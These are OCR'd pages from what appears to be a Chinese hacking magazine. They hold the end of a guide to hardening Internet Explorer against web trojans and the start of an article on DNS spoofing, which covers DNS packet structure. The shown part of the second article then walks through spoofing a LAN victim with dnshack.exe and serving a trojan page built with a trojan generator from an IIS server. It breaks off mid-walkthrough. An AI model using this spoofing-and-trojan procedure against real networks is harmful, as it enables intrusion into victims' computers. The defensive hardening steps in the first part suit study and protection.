


图5

脚本的控制和ActiveX控件可以在IE的属性里设置，打开IE属性选择“安全”－“internet”项，把安全级别的滑杆向上拉到最高级，这样就把ActiveX和脚本的运行权限都限制了，如图5，如果你想自定义设置的话可以打开“自定义级别”选择，如图6，然后按照自己的需要进行设置即可。




图6

这样设置后，当我们重新访问木马页面时就会发现已经没有任何反应了，无论是冰狐浪子网页木马还是MS06014网页木马。注意，如果是在本机测试的话，需要放在自己的wwwroot文件夹里而不是直接双击运行，否则木马仍然会被执行。

网页木马是防住了，但是对于脚本和ActiveX的正常应用却出现了问题。比如我们登录mail.163.com邮箱界面后，当我们输入用户名和密码点击“登录”，就会发现刷新页面然后没有任何反应；而在126.com中则是无法进入自己的邮箱页面。因它它们都是需要脚本支持的。解决的办法一是登录邮箱时取消IE限制，另一个方法就是使用邮件客户端，如OUTLOOK等。




图7

禁止WSHShell对象，删除或更改系统文件夹中的wshom.ocx文件，不过，所有的脚本最终都是由该控件解释执行的。因此，最好是将它改名，不然要是删除的话，我们自己用到时可就麻烦了。

打开注册表，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}]，将其下子键全部删除，如图7，这个CLSID为WSHOM.OCX的注册ID。同上，为了以防今后自己会用到，我们可以先导出该键然后再删除。

我们知道WinXP SP2的IE是提供“下载已签名的ActiveX控件”进行提示的功能，如图8，图9。但是这个功能是可以通过构件恶意代码绕过去的。如果要防范它的话，我们可以打开注册表，找到如下位置：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{6E449683-C509-11CF-AAFA-00AA00B6015C}]，把Compatibility的键值改为00000004即可。




图8




图9

如果从脚本方面来考虑的话，我们也可以删除关联文件或更改关联文件，当然最好还是更改关联以备以后使用。脚本可以是Script\VBS\JS\WSF等。

更改及删除关联文件的方法很简单，在CMD提示符下找到Windows目录下的WSCRIPT.EXE和Jscript.exe改名或是删除，或是通过“添加／删除程序”来删除WSH组件。更改关联文件可以使用注册表或是通过文件夹选择来更改。打开文件夹选项选择“文件类型”，找到后删除或更改即可，如图10。




图10

除了以上的防范方法外，我们还可以换用别的网页浏览器，比如FireFox，可以说绝大多数网页木马都是利用的IE上的安全缺陷，从这点上我们改用FireFox等浏览器可以最大限度的防范这些网页木马。

（文章中涉及到的工具冰狐浪子网页木马生成器、MS06－014木马生成器已经收录于光盘中）

文章难易度：★★★★
文章阅读点：DNS 欺骗的基本原理以及使用 dnshack.exe 结合网页木马进行渗透入侵的具体过程

来自攻击者的“欺骗”

张扬

网络“欺骗”的方式有很多种，比如“cookie 欺骗”、“ARP 欺骗”、“DNS 欺骗”等等。本文将主要以 DNS 欺骗为例，以使用各位读者能够了解 DNS 欺骗的原理和欺骗方法。

当前 Internet 上存在的 DNS 服务器绝大多数都是使用 BIND 组件来架设的，使用的 BIND 版本主要为 BIND 4.9.5+P1 以前版本和 BIND 8.2.2−P5 以前版本。这些 BIND 有个共同的特点，就是 BIND 会缓存（Cache）所有已经查询过的结果，正是因此才引起了 DNS 问题的存在。首先我用一个简单的 DNS 欺骗流程的例子让大家更好的理解 DNS 欺骗。我们以中国黑客联盟为例。

正常的DNS请求流程为：

1. 在浏览器输入 http://www.cnhacker.com；
2. 计算机将会向 DNS 服务器发出请求；
3. DNS 服务器进行处理分析得到 http://www.cnhacker.com 的相应 IP 地址为 218.241.82.202；
4. DNS 将把此 IP 地址 218.241.82.202 返回到发出请就的计算机；
5. 你正常登录到 http://www.cnhacker.com 的网站。

被DNS欺骗以后的DNS请求为：

1. 在浏览器输入 http://www.cnhacker.com；
2. 计算机将会向 DNS 服务器发出请求（这里注意：实际上你发送的请求被发送到了攻击者那里）；
3. 攻击者对请求处理进行伪造 DNS 回复报告，返回给计算机的是攻击者指定的 IP 地址；
4. 你登录到的网站实际上不是 http://www.cnhacker.com，而是掉进了攻击者设计好的“陷阱网站”。

一、DNS 报文

DNS 报文是我们了解 DNS 攻击所必须了解的知识。

1. 格式，如表 1。

标识（最重要的）	参数
问题数	回答数
管理机构数	附加信息数
问题	
回答	
附加信息(这部分无关紧要)	

表 1

2. DNS 报文结构分为

标识（id），用来鉴证每个 DNS 报文的印记，由客户端设置，由服务器返回，它可以让客户匹配请求与响应。

```
      4 位                         3 位,总是0
       |                           |
[QR | opcode | AA| TC| RD| RA | zero | rcode ]
|             |__|__|__|__|                |______4 位
|    1 位     |        1 位
```

表 2

参数（flag），参数域被分成好几个部分，如表 2。

QR　　= 如果 QR 位设为 0 表示报为是查询，如果 1 则是响应。
opcode　　= 通常是 0，指标准查询，1 是反向查询，2 是服务器状态查询。
AA　　= 如果此位为 1，表示服务器对问题部分的回答是权威性的。
TC　　= 截断，如果 UDP 包超过 512 字节将被截流。
RD　　= 表示希望递归，如果它设为 1 的话，表示递归查询。
RA　　= 如果设为 1，表示递归可用。
Zero　　= 如它的名称一样，总是 0
rcode　　= 就像一样，0 表示没有错误，3 表示名字错误。

3. DNS 查询报文，表 3 为 DNS 报文查询的格式。

查询名	
查询类型	查询类

表 3

4. DNS 响应报文，如表 4。

域名	
类型	类
TTL(生存时间)	
资源数据(资源数据长度)	

表 4

响应报文有个共同的格式，我们称之为资源记录——RR 响应报文的格式（RR）如下：

域名：域名是与下面的资源数据对应的名字，它的格式同前面讲到的查询名一样。

类型：类型标识了 RR 类型代码号，它同前面查询类值一样。

类：通常为 1，表示因特网数据。

生存时间：表示客户方将 RR 放在高速缓存里的时间，RRs 的 TTL 通常为 2 天。

资源数据长度：标识资源数据的大小。

概念：说到这里，对于网络基础知识有一定了解的朋友都知道，当客户向一台服务器发送请求服务时，服务器会根据客户的 ip 地址反向解析出该 ip 对应的域名。这种反向域名解析就是一个查 DNS（域名解析服务器）的过程。

我们换一下思路，如果服务器在进行 DNS 查询时能够人为地给它我们自己的应答信息，那么结果会怎样呢？

答案显然不用我说了，这就是所谓的 DNS 欺骗（dnsspoofing），说实话，“DNS 欺骗”威力巨大，如果你利用得当，在 BBS 上隐藏 IP 是轻而易举，入侵局域网更是痛快淋漓。

二、应用

我们用到的工具是 dnshack.exe，打开后的界面如图 1。dnshack.exe 是命令行下使用的工具，所以要在黑黑的 CMD 下运行哦，方法很简单，输入：**dnshack 你在局域网的 IP 你要欺骗的 IP**，然后回车（需要注意，前提是你机器一定要有 Web 服务

器，这样对方被欺骗以后才能中招）。马上准备网马一份，这里我使用的是“老虎 2006 过全系统网页木马音乐版”，打开后如图 2。




图 1

使用方法很简单，先填写网页木马的路径（不填文件名），然后选择木马，最后点生成文件。成功后会在本目录下释放出 6 个文件，分别是：index.htm、98.htm、2000.htm、xp.htm、dongfang.gif 以及和木马同名的.mp3 等 6 个文件。访问页面为 index.htm，然后把网马放在系统设置好的 IIS 目录中，这样可以实现输入 IP 地址直接访问我们做好的带有木马的网页。

